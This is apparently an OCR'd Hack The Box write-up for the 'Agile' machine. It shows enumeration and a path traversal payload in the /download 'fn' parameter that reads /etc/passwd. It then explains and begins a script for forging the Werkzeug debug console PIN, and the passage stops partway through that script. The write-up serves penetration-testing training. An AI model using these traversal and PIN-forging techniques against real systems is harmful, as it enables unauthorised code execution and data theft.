


Agile

3rd August 2023 / Document No D23.100.247

Prepared By: TRX

Machine Author: 0xdf

Difficulty: Medium

Classification: Official

Synopsis

Agile is a medium difficulty Linux box that features a password management website on port 80. Upon creating an account and adding a couple of passwords, the export to CSV functionality of the website is found to be vulnerable to Arbitrary File Read. Enumeration of the other endpoints shows that `/download` throws an error when accessed and brings up the `Werkzeug` debug console. This console is protected via a PIN, however a combination of this console with the ability to read files through the previously mentioned vulnerability allows users to reverse engineer this PIN and execute system commands as `www-data`. Database credentials can then be identified in order to connect to the password manager website's SQL database, which holds credentials for the `corum` user on the system. A second version of the website is found to be running and an automated system performs tests on it through the `Selenium` web driver. The debug port for `Selenium` is open and through SSH tunnelling, attackers can access the test environment of the website and acquire credentials for user `edwards`. Finally, a combination of `CVE-2023-22809`, a custom entry in the global `bashrc` file, and incorrect permissions on a Python virtual environment activation script, lead to privilege escalation.

Skills Required

- Basic Python Knowledge
- Linux System Enumeration

Skills Learned

- Abusing an Arbitrary File Read to read system files

- Reverse Engineering the Python Debug console PIN
- Connecting and Abusing the Selenium Debug Port
- Exploiting CVE-2023-22809

Enumeration

Nmap

Let's begin by running an `Nmap` scan.


```
nmap -A -v 10.129.228.212

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 f4bcee21d71f1aa26572212d5ba6f700 (ECDSA)
|_  256 65c1480d88cbb975a02ca5e6377e5106 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://superpass.htb
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.0
OS details: Linux 5.0
Uptime guess: 5.211 days (since Sat Jul 29 18:26:10 2023)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=263 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

The scan shows two ports open and specifically port 22 (`SSH`) and 80 (`Nginx`). Upon visiting port 80 on our browser we are redirected to `superpass.htb`.

Web

Let's add the above vHost to our hosts file and refresh.


```
echo '10.129.228.212    superpass.htb' | sudo tee -a /etc/hosts
```


SuperPassword
Home Login
SuperPassword
A Super Password Manager
The only password manager you'll ever need.
Secure
Fast!
Convenient
The safest passwords that can be generated, stored on our secure server.
Generate passwords in the blink of an eye.
Just copy / paste passwords from the vault into your browser. Browser plugin coming soon!

The website seems to be a password manager where one can login or register and manage their passwords. Let's run a `Gobuster` scan against the website to find potential files and endpoints.

```
gobuster dir -u http://superpass.htb/ -w /usr/share/wordlists/dirb/common.txt

===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://superpass.htb/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/download             (Status: 302) [Size: 249] [--> /account/login?
next=%2Fdownload]
/static               (Status: 301) [Size: 178] [-->
http://superpass.htb/static/]
/vault                (Status: 302) [Size: 243] [--> /account/login?
next=%2Fvault]
```

The scan identifies an interesting endpoint called `/download`, so let's attempt to load it in our browser.



FileNotFoundError

```
FileNotFoundError: [Errno 2] No such file or directory: '/tmp/None'
```

Traceback (most recent call last)


```
File "/app/venv/lib/python3.10/site-packages/flask/app.py", line 2528, in wsgi_app
  response = self.handle_exception(e)
File "/app/venv/lib/python3.10/site-packages/flask/app.py", line 2525, in wsgi_app
  response = self.full_dispatch_request()
File "/app/venv/lib/python3.10/site-packages/flask/app.py", line 1822, in full_dispatch_request
  rv = self.handle_user_exception(e)
File "/app/venv/lib/python3.10/site-packages/flask/app.py", line 1820, in full_dispatch_request
  rv = self.dispatch_request()
File "/app/venv/lib/python3.10/site-packages/flask/app.py", line 1796, in dispatch_request
  return self.ensure_sync(self.view_functions[rule.endpoint])(**view_args)
File "/app/venv/lib/python3.10/site-packages/flask_login/utils.py", line 290, in decorated_view
  return current_app.ensure_sync(func)(*args, **kwargs)
File "/app/app/superpass/views/vault_views.py", line 102, in download
  with open(f'/tmp/{fn}', 'rb') as f:
FileNotFoundError: [Errno 2] No such file or directory: '/tmp/None'
```

Upon accessing this page an error is thrown in the Python `Werkzeug` debug page. We can click on the small console icon next to one of the error lines to attempt to get an interactive shell, however, we are prompted to enter a debug pin.



Console Locked

The console is locked and needs to be unlocked by entering the PIN. You can find the PIN printed out on the standard output of your shell that runs the server.


Let's leave this aside for now and check out the login page.




Trying out various default credentials proves to be fruitless, so let's instead attempt to register.



We register with the credentials `TRX:password` and are brought to the following page.




On this page it seems we can add or generate passwords and save our credentials for various websites so that we do not lose them. We can test this functionality to see how it works by adding a password for `somesite.com`.




Site	Username	Password
somesite.com	TRX	181f606920b534ea0753

There is also a button that gives us the ability to export these passwords into `CSV` format. Let's fire up `BurpSuite` and capture the export request.



```
GET /vault/export HTTP/1.1
Host: superpass.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: remember_token=
10|bd4aeb399729ad7b44bee93b172e91cf85a2ba1bf6cb73272296acb268f3403b999d35ca902cf0c2f8b7648fee594feef482c7c6b4e2d2d7b106fc7f9e
dc03f1; session=
.eJwlzrkNwzAMAMBdVKfQw9fLGJRIImntuAqyewxkgcN9yp5HnM-yvY8rHmV_edkKqM-mmTHFmQWgQ3pdC4WXuRmZJwyzyUQTMKY2RK1gagNpEWRFleiaRtJ7W6uH
6lAEztBK6mjCOYyShEZ3E6twIyxYlVe5I9cZx3_Tavn-AC6IL0g.ZM1Muw.Mqxt4BIsfTLRok5IXL3t4Vh86yw
Upgrade-Insecure-Requests: 1


```


The first request seems to be targeting `/vault/export`. If we forward this request we get a second one.



```
GET /download?fn=TRX_export_112fedd92d.csv HTTP/1.1
Host: superpass.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: remember_token=
10|bd4aeb399729ad7b44bee93b172e91cf85a2ba1bf6cb73272296acb268f3403b999d35ca902cf0c2f8b7648fee594feef482c7c6b4e2d2d7b106fc7f9e
dc03f1; session=
.eJwlzrkNwzAMAMBdVKfQw9fLGJRIImntuAqyewxkgcN9yp5HnM-yvY8rHmV_edkKqM-mmTHFmQWgQ3pdC4WXuRmZJwyzyUQTMKY2RK1gagNpEWRFleiaRtJ7W6uH
6lAEztBK6mjCOYyShEZ3E6twIyxYlVe5I9cZx3_Tavn-AC6IL0g.ZM1Muw.Mqxt4BIsfTLRok5IXL3t4Vh86yw
Upgrade-Insecure-Requests: 1


```

The second request seems to be to the `/download` endpoint. What is interesting about this request is that it seems to specify the filename in the URL as `fn=TRX_export_....csv`. It is rarely a good idea to grab file names via a `GET` parameter, as these values can be controlled by the user and can potentially lead to an Arbitrary File Read vulnerability if not properly sanitised.

Let's right click on the request and send it to `Repeater` so that we can try out various different payloads.



```
GET /download?fn=../../../../etc/passwd HTTP/1.1
Host: superpass.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: remember_token=
10|bd4aeb399729ad7b44bee93b172e91cf85a2ba1bf6cb73272296acb268f3403b999d35ca902cf0c2f8b7648fee594feef482c7c6b4
e2d2d7b106fc7f9edc03f1; session=
.eJwlzrkNwzAMAMBdVKfQw9fLGJRIImntuAqyewxkgcN9yp5HnM-yvY8rHmV_edkKqM-mmTHFmQWgQ3pdC4WXuRmZJwyzyUQTMKY2RK1gagNp
EWRFleiaRtJ7W6uH6lAEztBK6mjCOYyShEZ3E6twIyxYlVe5I9cZx3_Tavn-AC6IL0g.ZM1Muw.Mqxt4BIsfTLRok5IXL3t4Vh86yw
Upgrade-Insecure-Requests: 1


```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 04 Aug 2023 19:18:39 GMT
Content-Type: text/csv; charset=utf-8
Content-Length: 1744
Connection: close
Content-Disposition: attachment; filename=superpass_export.csv
Vary: Cookie

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
```

Changing the filename to `../../../../etc/passwd` works and we can read the available users on the system.

Foothold

Performing a Google search using the keywords `Werkzeug LFI` brings up this article about how an Arbitrary File Read can be used to reverse engineer the PIN code for the Debug console that we saw earlier. Further research also identifies this HackTricks page describing the same exploitation process.

It seems that it might be possible to use the File Read vulnerability that we identified in order to read private information on the target system that is used to generate the PIN code for the debug console. Using this information we could then reverse engineer the PIN that the system is using.

Pin Generation

Let's talk about how the `Werkzeug` PIN is generated. In the first link above we can see the source code of the file that is responsible for generating these PINs.

```python
#!/usr/bin/python3

import hashlib
from itertools import chain

# This information only exists to make the cookie unique on the
# computer, not as a security feature.
probably_public_bits = [
    username,
    modname,
    getattr(app, "__name__", type(app).__name__),
    getattr(mod, "__file__", None),
]

# This information is here to make it harder for an attacker to
# guess the cookie name.  They are unlikely to be contained anywhere
# within the unauthenticated debug page.
private_bits = [str(uuid.getnode()), get_machine_id()]

h = hashlib.sha1()
for bit in chain(probably_public_bits, private_bits):
    if not bit:
        continue
    if isinstance(bit, str):
        bit = bit.encode("utf-8")
    h.update(bit)
h.update(b"cookiesalt")

cookie_name = f"__wzd{h.hexdigest()[:20]}"

# If we need to generate a pin we salt it a bit more so that we don't
# end up with the same value and generate out 9 digits
if num is None:
    h.update(b"pinsalt")
    num = f"{int(h.hexdigest(), 16):09d}"[:9]

# Format the pincode in groups of digits for easier remembering if
# we don't have a result yet.
if rv is None:
    for group_size in 5, 4, 3:
        if len(num) % group_size == 0:
            rv = "-".join(
                num[x : x + group_size].rjust(group_size, "0")
                for x in range(0, len(num), group_size)
            )
            break
    else:
        rv = num
```

```
print(rv)
```

As we can see from the above code the information used for the PIN generation is divided into two categories, the `probably_public_bits` and the `private_bits`. The first consists of the `username` that is running the application, the module name or `modname` of the module that is running (typically `flask.app` or `werkzeug.debug`), the application name (sometimes `Flask` or `wsgi_app`), as well as the path to `app.py` in the Flask directory.

For the private bits we need the output of the `uuid.getnode()` command, which basically consists of the MAC address of the computer, as well as the machine ID of the target system.

Private Bits

Let's proceed to grab all of this information via the file read vulnerability. We can use the following Python code, which we find in HackTricks, to generate the PIN.

```
import hashlib
from itertools import chain
probably_public_bits = [
    'web3_user',# username
    'flask.app',# modname
    'Flask',# getattr(app, '__name__', getattr(app.__class__, '__name__'))
    '/usr/local/lib/python3.5/dist-packages/flask/app.py' # getattr(mod,
'__file__', None),
]

private_bits = [
    '279275995014060',# str(uuid.getnode()),  /sys/class/net/ens33/address
    'd4e6cb65d59544f3331ea0425dc555a1'# get_machine_id(), /etc/machine-id
]
